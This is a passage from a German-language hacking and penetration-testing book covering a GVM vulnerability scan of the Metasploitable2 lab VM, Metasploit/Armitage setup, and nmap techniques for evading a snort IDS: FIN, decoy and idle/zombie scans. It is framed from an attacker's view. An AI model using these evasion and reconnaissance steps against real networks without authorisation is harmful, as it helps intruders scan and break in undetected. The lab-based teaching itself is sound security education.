Nachdem wir die Ziele mit "Save" erstell haben, sind wir wieder zurück bei dem Dialog von vorhin. Hier interessiert uns vor allem die Scan Config Einstellung. Je umfangreicher der Scan umso umfangreicher und genauer sind die Resultate. Dafür ist der Scanvorgang allerdings auch umso lauter. An der Stelle habe ich mich für "Full and fast" entschieden, was das digitale Gegenstück zu einem Einbrecher ist, der lautstark polternd an jedem Fenster und jeder Türe rüttelt und mit einem Brecheisen versucht diese aufzustemmen. Nicht sehr unauffällig oder subtil aber effektiv und gründlich.

Falls kein Mensch in der Nähe ist, würde so eine Aktion nicht auffallen. Auf unser Beispiel umgemünzt - wenn kein Admin sich die LOG-Dateien ansieht und auch kein IPS (*Intrusion Prevention System*) vorhanden ist, werden wir mit den bestmöglichen Infos belohnt.

Da ich ohnehin davon ausgehe, dass Sie dies in Ihrem Netzwerk veranstalten, kann es uns in dem Fall egal sein wie laut wir vorgehen. Angreifer, die etwas fortgeschrittener sind, werden gezieltere Scans anwenden, um nicht so sehr aufzufallen.

Mit einem Klick auf "Save" erstellen Sie den neuen Task. Dieser wird dann in der Task-Übersicht am Ende der Seite angezeigt:



Dort werden ebenfalls alle zuvor erstellten Tasks angezeigt und Sie können einen Task manuell Starten, einen laufenden Task pausieren oder Tasks bearbeiten, duplizieren und löschen.

Zum Starten klicken Sie auf den Play-Button.

Die Seite wird in bestimmten Abständen automatisch neu geladen, um Sie über den Task-Fortschritt zu informieren. Hier ist nun Geduld gefragt - ein Scan wie dieser kann je nach Anzahl der zu prüfenden Rechner einige Minuten bis zu mehreren Stunden dauern!

1 - 1 of 1

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Metasploitable2	Done	1	Sat, Aug 12, 2023 10:35 AM UTC	10.0 (High)		

Apply to page contents ▼

Nachdem der Scan abgeschlossen ist, fällt uns gleich der rote Balken auf unter der Rubrik "Severity". Frei übersetzt kann man das als Bedrohungsstufe übersetzen. In diesem Fall habe ich bewusst Metasploitable2 genutzt, weil diese VM einige schwerwiegende Sicherheitslücken beinhaltet. Wie wir diese Sicherheitslücken ausnutzen können werden wir uns etwas später ansehen.

Durch einen Klick auf das Datum, wird der Bericht geöffnet.

Report: Sat, Aug 12, 2023 10:35 AM UTC — Done

ID: 7a7a8be4-3f43-4837-a883-be20591ddb49 | Created: Sat, Aug 12, 2023 10:35 AM UTC | Modified: Sat, Aug 12, 2023 11:09 AM UTC | Owner: admin

Information | Results (69 of 584) | Hosts (1 of 1) | Ports (20 of 23) | Applications (15 of 15) | Operating Systems (1 of 1) | CVEs (34 of 34) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0)

1 - 69 of 69

Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99 %	192.168.1.199		8787/tcp	Sat, Aug 12, 2023 10:57 AM UTC
Operating System (OS) End of Life (EOL) Detection		10.0 (High)	80 %	192.168.1.199		general/tcp	Sat, Aug 12, 2023 10:51 AM UTC
Possible Backdoor: Ingreslock		10.0 (High)	99 %	192.168.1.199		1524/tcp	Sat, Aug 12, 2023 10:59 AM UTC
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	192.168.1.199		80/tcp	Sat, Aug 12, 2023 10:55 AM UTC
rlogin Passwordless Login		10.0 (High)	80 %	192.168.1.199		513/tcp	Sat, Aug 12, 2023 10:49 AM UTC
The rexec service is running		10.0 (High)	80 %	192.168.1.199		512/tcp	Sat, Aug 12, 2023 10:53 AM UTC

Über die angedeuteten Reiterkarten können wir die Bereiche des Berichtes wechseln. Auf diesem Bild wird die Results-Ansicht gezeigt. Uns springen dabei gleich die obersten Zeilen der Liste mit den roten Balken ins Auge.

Es werden neben vielen anderen Sicherheitslücken auch zwei DoS-Angriffe gefunden aber wir werden uns in diesem Buch nicht mit DoS-Angriffen beschäftigen. Einerseits sind diese in Form von DDoS-Angriffen (*Distrubuted Denail of Service*) sehr leicht zu realisieren und andererseits hat das Überlasten und somit Lahmlegen von Diensten wenig mit meinem Verständnis von Hacken zu tun. Hierbei geht es einfach darum Systeme oder Dienste mit speziell präparierten Paketen oder Input abstürzen zu lassen oder mit einer derart massiven Flut von Anfragen zu bombardieren bis diese unter der Last zusammenbrechen.

In letzter Zeit hat das Mirai-Botnet von sich reden gemacht. Hierbei gelang es einem Hacker IoT-Geräte (*Internet of Things*) wie IP-Kameras, Fernseher und andere Haushaltsgeräte, die mit dem Internet verbunden sind, dazu zu veranlassen gleichzeitig und über einen längeren Zeitraum Anfragen an diverse Webseiten wie zB Netflix, PayPal und diverse andere zu senden.

Wenn von einer Minute auf die andere plötzlich Hunderttausende zusätzlicher Zugriffe erfolgen, ist irgendwann die Kapazität der Internetanbindung und die Leistungsgrenze der Hardware überschritten. Dann ist die Webseite nicht mehr erreichbar.

Mit diesem Angriff wurde gezeigt wie unsicher manche IoT-Geräte sind und wie diese zur Störung des Internets missbraucht werden können. In der Regel benötigt ein solcher Angriff eine extrem massive Anzahl von Geräten, die sich fernsteuern lassen (*sogenannte Robots oder kurz Bots*). Abgesehen davon, neue Möglichkeiten aufzuzeigen und somit auf Sicherheitslücken aufmerksam zu machen, sind DoS- und DDoS-Angriffe lediglich ein Ärgernis oder eine Form von Online-Vandalismus.

Mit einem Klick auf den Text in der ersten Spalte bekommen wir weitere Informationen zu der Sicherheitslücke. Generell sollte man diesen Scans nicht blind vertrauen und alle Informationen kritisch hinterfragen und im Idealfall zusätzlich selber noch in Google recherchieren.

Weiters weist uns GVM zB bei den Infos zu der Sicherheitslücke in vsftpd nicht darauf hin, dass wir diese Lücke mit dem sogenannten MetaSploit-Framework direkt ausnutzen können um Zugriff auf das System zu erhalten. In Vergleich zu dem nächsten vorgestellten Tool ist die Erkennungsgenauigkeit von GVM jedoch eine Offenbarung.

Dennoch sollten wir uns mit Armitage beschäftigen, denn dieses Tool ist kein reiner Scanner, sondern eine grafische Oberfläche für das MetaSploit-Framework und damit meiner Meinung nach eines der mächtigsten Tools in Kali!

Exploit-Suche mit Armitage

In Kali 2023.2 muss dieses Tool erst mit apt install armitage nachinstalliert werden. Beim Start erscheint folgender Dialog:

Host, Port, User und Passwort entsprechen den Standard-Werten vom MetaSploit-Framework (MSF) und können genauso wie voreingestellt mit dem "Connect"-Button benutzt werden.

Das MSF ist für die darin enthaltene Sammlung von Expolit-Codes bekannt. Damit können sehr einfach und ohne großes Know-how Sicherheitslücken ausgenutzt werden. Außerdem lassen sich damit Trojaner oder diverse andere Payloads für verschiedenste Angriffe auf Computer erstellen.

Falls der dazu benötigte Serverdienst noch nicht gestartet wurde erscheint, die folgende Meldung:

Klicken Sie in dem Fall auf "Ja" um den Dienst zu starten.

Bei meinem System schlug dies allerdings fehl, da der zusätzlich benötigte PostgreSQL-Server nicht gestartet werden konnte. Dies scheint ein Bug in den Start-Scripts zu sein und könnte schon gefixt sein, wenn Sie dieses Buch lesen.

Natürlich lassen wir uns davon nicht abhalten und starten diesen Dienst von Hand. Dazu benötigen wir folgenden Befehl:

```
root@kali:~# systemctl start postgresql.service
```

Sobald der PostgreSQL-Daemon läuft, können wir Armitage neu starten und den Start des MetaSploit-RPC Servers wieder mit "Ja" anstoßen. Diesmal klappt es auch und Armitage startet.

Falls Sie PostgreSQL beim Booten automatisch starten wollen, können Sie dies mit folgendem Befehl einrichten:

```
root@kali:~# systemctl enable postgresql.service
Synchronizing state of postgresql.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service →
/lib/systemd/system/postgresql.service.
```

Außerdem können Sie mit folgendem Befehl prüfen, ob der Dienst läuft:


```
root@kali:~# systemctl status postgresql.service
• postgresql.service - PostgreSQL RDBMS
    Loaded:   loaded   (/lib/systemd/system/postgresql.service;
    enabled; vendor preset: disabled)
    Active: active (exited) since Sun 2020-06-14 16:15:02 CEST;
    7min ago
  Main PID: 58761 (code=exited, status=0/SUCCESS)
      Tasks: 0 (limit: 4645)
    Memory: 0B
    CGroup: /system.slice/postgresql.service

Jun 14 16:15:02 kali systemd[1]: Starting PostgreSQL RDBMS...
Jun 14 16:15:02 kali systemd[1]: Finished PostgreSQL RDBMS...
```

Speziell bei solchen Tools ist es wichtig, diese immer auf dem letzten Stand upzudaten. Dies geschieht mit den regulären Systemupdates automatisch. Wir können aber auch nur das MetaSploit-Framework alleine updaten, indem wir den folgenden Befehl verwenden:

```
root@kali:~# msfupdate
```

Im Grunde wird hiermit auch nur das neueste `.deb`-Paket mittels apt installiert. Es werden aber nur das MSF und diejenigen Pakete von denen dieses Tool abhängt auf den neuesten Stand gebracht aber keine anderen Pakete. Erstens ist das schneller und zweitens gibt es Situationen, in denen man nicht das ganze System updaten möchte - entweder aus Zeitgründen, weil man eine bestimmte Version eines installierten Tools benötigt, etc.


Logischerweise muss das Update vor dem Start von Armitage erfolgen damit man auch die neueste Version des Frameworks startet.



Armitage wäre auch im Stande `nmap` anzusteuern und diverse Scans durchzuführen. Leider fehlt dabei die Kontrolle, was genau gemacht wird. Daher bevorzuge ich es selbst mit `nmap` zu arbeiten und die Scan-Daten danach in Armitage zu importieren.

Wie Sie anhand des rechten Bildes sehen, können Sie das über das Menü `Hosts -> Import Hosts` erreichen. Verwenden Sie hierbei die XML-Version der zuvor erstellten nmap-Dateien! Das `.nmap`- und `.gnmap`-Format kann Armitage nicht lesen.

Danach sollten Sie folgenden Bildschirm sehen:



Das Programm teilt sich in drei Hauptbereiche. Der weiße Bereich oben Links beinhaltet die einzelnen Module, welche sich in folgende Bereiche

unterteilen:

`auxiliary`	Informationsbeschaffung und Tests
`exploit`	Scripts/Programme zum Ausnützen von Sicherheitslücken
`payload`	Mit Exploits eingeschleuste Scripts/Programme um auf dem System diverse Aktionen auszuführen *(zB den Rechner anweisen sich mit einem Server zu* *verbinden, einen User für den Zugriff durch den Angreifer einzurichten, etc.*)
`post`	Tools, die nach dem Angriff benötigt werden (*zB Backdoors, Keylogger zum Aufzeichnen aller Tastaturanschläge, etc.*)

Darunter befindet sich eine Suchleiste, um nach einem bestimmten Modul oder Programmnamen zu suchen.

Rechts daneben werden die Hosts angezeigt.

Der schwarze Bereich darunter beinhaltet diverse Registerkarten. Für jede ausgeführte Aktion wird eine neue Registerkarte angelegt. In der jeweiligen Registerkarte läuft das Modul und nach Beendigung der Ausführung kann man von jeder der Karten wieder auf die MSF-Console zugreifen.

Das MetaSploit-Framework wird eigentlich über eine Reihe von Text-Befehlen gesteuert. Da es jedoch einige Tausend Module gibt und so gut wie jedes Modul diverse Optionen benötigt, ist Armitage ein praktischer Helfer, der es uns ermöglicht übersichtlich auf alle Module zuzugreifen und uns darüber hinaus mit Dialogen hilft, die benötigten Angaben für das jeweilige Modul richtig und vollständig auszufüllen.


Weiters kann Armitage eine Liste der wahrscheinlich passenden Angriffe erstellen. Dazu klicken Sie den gewünschten Host an und wählen im Menü `Attacks -> Find Attacks!`

Danach durchsucht Armitage die Datenbank nach allen Exploits, die zu dem Betriebssystem und den laufenden Serverdiensten passen. Das kann ein

oder zwei Minuten dauern und das Ende dieses Vorganges wird mit folgender Meldung angezeigt:

Aufmerksame Leser werden sich schon wundern, warum GVM bis zu mehreren Stunden für einen einzigen PC benötigt und warum Armitage so schnell ist. Ich sage es mal so - das "Happy hunting" kann man durchaus sarkastisch verstehen. Armitage listet in dem Fall dutzende Module auf, die Sicherheitslücken in diversen Webapplikationen ausnützen können, obwohl kein einziges dieser Web-Scripte auf dem Rechner installiert ist. Weiters sind in der Rubrik "ftp" Angriffe auf einige bekannte FTP-Server vorhanden allerdings fehlt der eher exotische FreeFTPd gänzlich. Ohne den dafür verantwortlichen Algorithmus zu kennen, würde ich schätzen, dass hier diejenigen Module vorgeschlagen werden, die am häufigsten zum Erfolg führen bei Computern mit den gleichen geöffneten Ports. Dazu kommen meiner Meinung nach noch Module, die am häufigsten bei dem entsprechenden Betriebssystem Erfolg erzielten. Jedoch ohne jegliche Plausibilitätsprüfung für den konkreten Fall.

Dennoch sind hier oftmals Module dabei, an die ich in der Regel nicht gedacht hätte, und somit macht auch diese Funktion Sinn, wenngleich man hier noch kritischer sein muss als bei GVM. Dafür ist der Vorgang passiv und verursacht keine zusätzlichen Scans am Opfer. Mit einem Rechtsklick auf den Host werden im Kontext-Menü unter Attack die möglichen Module vorgeschlagen:



Den untersten Punkt "check exploits" können Sie getrost vergessen! Viele der Module unterstützen keinen Test. Im Anschluss zwischen Hunderten Zeilen von Modul-Ausgaben die Fehlermeldungen, dass kein Test unterstützt wird und die dazu passenden Modulnamen zu finden ist deutlich Fehleranfälliger als jedes einzelne Modul nacheinander von Hand laufen zu lassen. Abgesehen davon ist ein Großteil der Vorschläge ohnehin nicht zielführend.

Sie brauchen also nur die Liste Punkt für Punkt durchzugehen, mit Scanergebnissen von `nmap` oder anderen Tools zu vergleichen und die möglichen bzw. in Frage kommenden Module von Hand zu überprüfen.

Fazit

Automatische Tools erleichtern es, Sicherheitslücken zu finden. Vor allem ungeübte Administratoren profitieren von Tools wie Nessus und GVM weil in der Regel auch gleich ein Lösungsvorschlag für das Problem mitgeliefert wird.

Für einen Angreifer kann so ein Tool niemals das Mittel der Wahl sein, weil diese einfach zu laut sind.

Blindes Vertrauen ist ebenfalls nicht wirklich angebracht - keine Automatik kann den menschlichen Verstand und das Wissen ersetzen. Ich persönlich würde wie bereits erwähnt nach einem nmap-Scan erst einmal die gefundenen Server-Dienste und deren Versionen googeln und danach suchen ob es in der entsprechenden Version bekannte Sicherheitslücken gibt.

Auch Foren sind hier sehr hilfreich! Man kann nach dem Dienst suchen und nach bekannten Problemen, die mit Fehlkonfigurationen zusammenhängen oder im Idealfall sogar nach dem Benutzernamen des Administrators. Teilweise finden sich dann Foren-Beiträge in denen Teile der Konfiguration oder sogar die komplette Konfiguration angehängt sind. Natürlich wird in so einem Fall nicht dabeistehen, um welchen Server es geht, aber wie viele User mit dem Namen "audifan71", die Probleme mit der Konfiguration von einem bestimmten Serverdienst haben mag es wohl geben?

Erst wenn dies nichts bringt, würde ich Armitage verwenden und mich davon "inspirieren" lassen, was so alles vorgeschlagen wird. Oftmals hilft das, aus dem eigenen Denkschema auszubrechen und neue erfolgversprechende Ideen zu finden.

GVM oder Nessus würde ich in der Rolle eines Angreifers erst als allerletzte Verzweiflungstat ansehen.

SCANNEN WIE EIN PROFI

IDS- bzw. IPS-Systeme machen einem Angreifer das Leben schwer, aber es gibt sehr viele verschiedene Wege diese Systeme zu überlisten. Welche Methode es erlaubt welches System zu überlisten ist von System zu System unterschiedlich und erfordert einiges an Grundwissen und Verständnis für die Materie und dies würde den Rahmen dieses Buches wiederum sprengen!

Allerdings will ich Ihnen dennoch einige der Methoden vorstellen, die `nmap` bietet. Aber sehen wir uns vorab einmal grob vereinfacht an, was so ein IDS- bzw. IPS-System macht...

Ein solches System analysiert den Netzwerkverkehr anhand der Pakete, die übertragen werden. Innerhalb aller Datenpakete wird nach bekannten Mustern gesucht (*Mustererkennung*), die auf einem bekannten Angriff basieren. Das Ganze ist der Funktionsweise eines Virenscanners sehr ähnlich. Viele Systeme bieten darüber hinaus Analysen an, die Anomalien erkennen.

Alle wichtigen IDS werden mit Regeln ausgeliefert, die nmap-Scans erkennen, da Portscans oftmals Vorboten von Angriffen sind. Ein IPS-System geht einen Schritt weiter als nur den Administrator zu warnen, vielmehr blockiert es aktiv IP-Adressen, die es für Angreifer hält. Der Unterschied zwischen IDS und IPS liegt also darin, dass ein IDS passiv arbeitet und auf eine schnelle Reaktion des Administrators angewiesen ist. Das IPS hingegen sperrt eine suspekte IP-Adresse in der Regel für 24 Stunden und reagiert innerhalb von Sekunden automatisch.

Um ein IDS-System zu "überlisten" reicht es oftmals zu nachtschlafender Zeit zu hacken, wenn kein Admin da ist, um schnellstmöglich einen Angriff zu fahren. Selbst wenn der Alarm am nächsten Morgen ausgewertet wird, können die geheimen Firmendaten schon lange entwendet oder das Rootkit

mit der Backdoor schon längst am Server installiert sein. Dennoch sollte ein Angreifer sich in der Regel bemühen nicht aufzufallen. Außerdem ist es nicht immer klar, ob auch nachts jemand vor Ort ist, der sich um die IT-Sicherheit kümmert.

Es ist für Netzwerkadministratoren und Hersteller von IDS- und IPS-Systemen eine sehr schwierige Aufgabe, böswillige Absichten durch die Analyse von Paketen zuverlässig zu erkennen. Außerdem gilt es in der Regel allzu viele falsch-positive Warnungen bzw. Blockierungen zu vermeiden. Wichtige Kunden, die plötzlich von der Webseite oder anderen Diensten abgeschnitten sind, weil das IPS etwas zu vorschnell war, bedeuten in der Regel Ärger für den IT-Verantwortlichen und allzu oft sind daher die Regeln relativ locker, da der Arbeitsaufwand wegen fälschlicher Blockierungen andernfalls zu groß würde abgesehen davon, was die Geschäftsleitung von den zunehmenden Kundenbeschwerden hält...

Angreifer mit Geduld und dem Wissen um bestimmte nmap-Optionen können sehr oft unerkannt durch das Raster schlüpfen.

Zur Demonstration habe ich einen LAMP-Server auf Ubuntu 16.04 aufgesetzt und diesem zusätzlich eine snort-Installation spendiert. snort ist ein sehr bekanntes IDS.

Aufbauend auf so einer Konfiguration wäre es durchaus denkbar, dass ein weiteres Script die snort-Alerts auswertet und die entsprechend auffallenden IP-Adressen für einen gewissen Zeitraum mit Hilfe von iptables blockt.

Weiters habe ich in snort alle Regeln deaktiviert bis auf eine einzige Regel, die aus einer Linux-Firewall-Distribution stammt und einen bestimmten Fehler enthält. Da dieser Fehler bereits behoben wurde und ich niemanden in ein schlechtes Licht stellen will, habe ich bewusst nicht die besagte Distribution verwendet!

Wenn wir folgenden FIN-Scan ausführen:

```
root@kali:~# nmap -sF 192.168.1.102 -p 21,22,80
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-18 19:06
CEST
Nmap scan report for 192.168.1.102
Host is up (0.00055s latency).
PORT STATE SERVICE
21/tcp closed ftp
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 08:00:27:99:FC:23 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

... wird auf unserem Server diese Aufgabe geloggt:

```
Commencing packet processing (pid=27751)

04/18-            [**] [1:1231213:4] FIN-scan [**]
19:26:59.484812        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:53498
                       -> 192.168.1.102:22
04/18-            [**] [1:1231213:4] FIN-scan [**]
19:26:59.484829        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:53498
                       -> 192.168.1.102:80
04/18-            [**] [1:1231213:4] FIN-scan [**]
19:26:59.484831        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:53498
                       -> 192.168.1.102:21

... Ausgabe gekürzt
================================================================
===============
```

```
Action Stats:
Alerts:                          3    ( 2.327%)
Logged:                          3    ( 2.327%)
Passed:                          0    ( 0.000%)
```

Sehen wir uns eine dieser Meldungen mal im Detail an:

`04/18-19:26:59.484812`	Datum, Uhrzeit
`[**] [1:1231213:4]`	Für uns unerheblich
`FIN-scan`	Warnmeldung
`[**]`	Für uns unerheblich
`[Classification: Attempted Information Leak]` ...	Klassifizierung
`[Priority: 2]`	Priorität
`{TCP}`	Protokoll
`192.168.1.105:53498 -> 192.168.1.102:22`	Verbindung (von IP : Port nach IP : Port)

Wichtig ist hier vor allem die Warnmeldung und die Angaben zur Verbindung - dann liest es sich in diesem Fall als: FIN-scan wurde durchgeführt von `192.168.1.105, Port 53498 zu 192.168.1.102, Port 22!`

Wir wurden also erwischt! Dann sehen wir uns doch mal die möglichen Gegenmaßnahmen an...

Die erste Variante ist nicht wirklich eine Gegenmaßnahme - mit dem Schalter -D können wir sogenannte Decoy-Scans ausführen. Dabei können wir wie folgt vorgehen:

```
root@kali:~# nmap -sF -p 21 192.168.1.102 -D 1.2.3.4,5.6.7.8
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-18 19:32
CEST
Nmap scan report for 192.168.1.102
Host is up (0.00044s latency).
PORT STATE SERVICE
21/tcp closed ftp
MAC Address: 08:00:27:99:FC:23 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Wir wurden zwar erwischt, aber unser Portscan versteckt sich nun zwischen den Fake-Scans der IP-Adressen 1.2.3.4 und 5.6.7.8! Um die Ausgabe etwas Übersichtlicher zu halten, habe ich nur Port 21 gescannt, dennoch wurden 3 Angriffe geloggt:

```
Commencing packet processing (pid=27790)

04/18-            [**] [1:1231213:4] FIN-scan [**]
19:32:36.823269        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:56477
                       -> 192.168.1.102:21
04/18-            [**] [1:1231213:4] FIN-scan [**]
19:32:36.823326        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 1.2.3.4:56477 ->
                       192.168.1.102:21
04/18-            [**] [1:1231213:4] FIN-scan [**]
19:32:36.823355        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 5.6.7.8:56477 ->
                       192.168.1.102:21
```

. . . Ausgabe gekürzt

```
==================================================================
===============
```

```
Action Stats:

Alerts:                          3    ( 3.061%)

Logged:                          3    ( 3.061%)

Passed:                          0    ( 0.000%)
```

Natürlich ist es recht leicht herauszufinden, welche IP-Adresse den Scan ausführt, wenn nur einer der Hosts auch erreichbar ist oder sich in diesem Netzwerk befinden kann. Daher sollte man sich hier die angegebenen IP-Adressen gut überlegen!

Für Leute, die es sich dennoch leicht machen wollen erlaubt die Option -D auch die Angabe von zB RND:5 - hiermit werden dann 5 zufällige IP-Adressen für den Scan generiert. Natürlich können Sie auch 10 oder 50 generieren lassen. Ändern Sie dazu einfach die Nummer.

Die Ausgabe am Server wäre dann dies:

```
Commencing packet processing (pid=27790)

04/18-            [**] [1:1231213:4] FIN-scan [**]
19:32:36.823269        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 192.168.1.105:56477
                       -> 192.168.1.102:21
04/18-            [**] [1:1231213:4] FIN-scan [**]
19:32:36.823326        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 1.2.3.4:56477 ->
                       192.168.1.102:21
04/18-            [**] [1:1231213:4] FIN-scan [**]
19:32:36.823355        [Classification: Attempted Information
                       Leak]
                       [Priority: 2] {TCP} 5.6.7.8:56477 ->
                       192.168.1.102:21
```

. . . Ausgabe gekürzt

```
================================================================
===============

Action Stats:
Alerts:                          3    ( 3.061%)
Logged:                          3    ( 3.061%)
Passed:                          0    ( 0.000%)
```

Eine weitere Technik ist der Zombie-Scan bzw. Idle-Scan. Hierbei verwenden wir einen anderen Rechner, um den Scan durchzuführen. Danach würde dieser in den Log-Dateien am Server aufscheinen und eventuell geblockt werden, während wir die benötigten Informationen haben.

Um einen passenden Rechner zu finden, benutzen wir das MetaSploit-Framework.

Diesmal verwenden wir nicht Armitage sondernv, direkt die msfconsole, die wir wie folgt aufrufen:

```
root@kali:~# msfconsole
```

Danach sollten wir folgende Ausgabe am Bildschirm sehen:

```
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on
http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Dann müssen wir die folgenden Eingaben machen:

```
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > set RHOSTS 192.168.1.2-192.168.1.254
RHOSTS => 192.168.1.2-192.168.1.254

msf auxiliary(ipidseq) > run
```

Mit use rufen wir das danach angegebene Modul auf, setzen danach mit set die Variable RHOSTS auf den Wert 192.168.1.2-192.168.1.254 und starten den Scan mit run. Nach einiger Zeit sollte dann eine Ausgabe in dieser Art erscheinen:

[*] 192.168.1.7's IPID sequence class: Randomized
[*] 192.168.1.14's IPID sequence class: All zeros
[*] Scanned 26 of 253 hosts (10% complete)
[*] Scanned 51 of 253 hosts (20% complete)
[*] Scanned 76 of 253 hosts (30% complete)
[*] 192.168.1.100's IPID sequence class: Unknown
[*] 192.168.1.101's IPID sequence class: Unknown
[*] 192.168.1.102's IPID sequence class: All zeros
[*] Scanned 102 of 253 hosts (40% complete)
[*] 192.168.1.104's IPID sequence class: Incremental!

Wir interessieren uns für IP-Adressen, bei denen die Klasse Incremental ist. Und in unseren Fall erfüllt die 192.168.1.104 dieses Kriterium!

Dann wollen wir mal scannen - hierzu verwenden wir die Option -sI gefolgt von der IP-Adresse des Zombie-Rechners (192.168.1.104).

```
root@kali:~# nmap -sI 192.168.1.104 192.168.1.102 -p 21,22,80
WARNING: Many people use -Pn w/Idlescan to prevent pings from
their true IP. On the
other hand, timing info Nmap gains from pings can allow for
faster, more reliable
scans.
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-18 20:10
CEST
Idle scan using zombie 192.168.1.104 (192.168.1.104:443);
Class: Incremental
```

```
Nmap scan report for 192.168.1.102
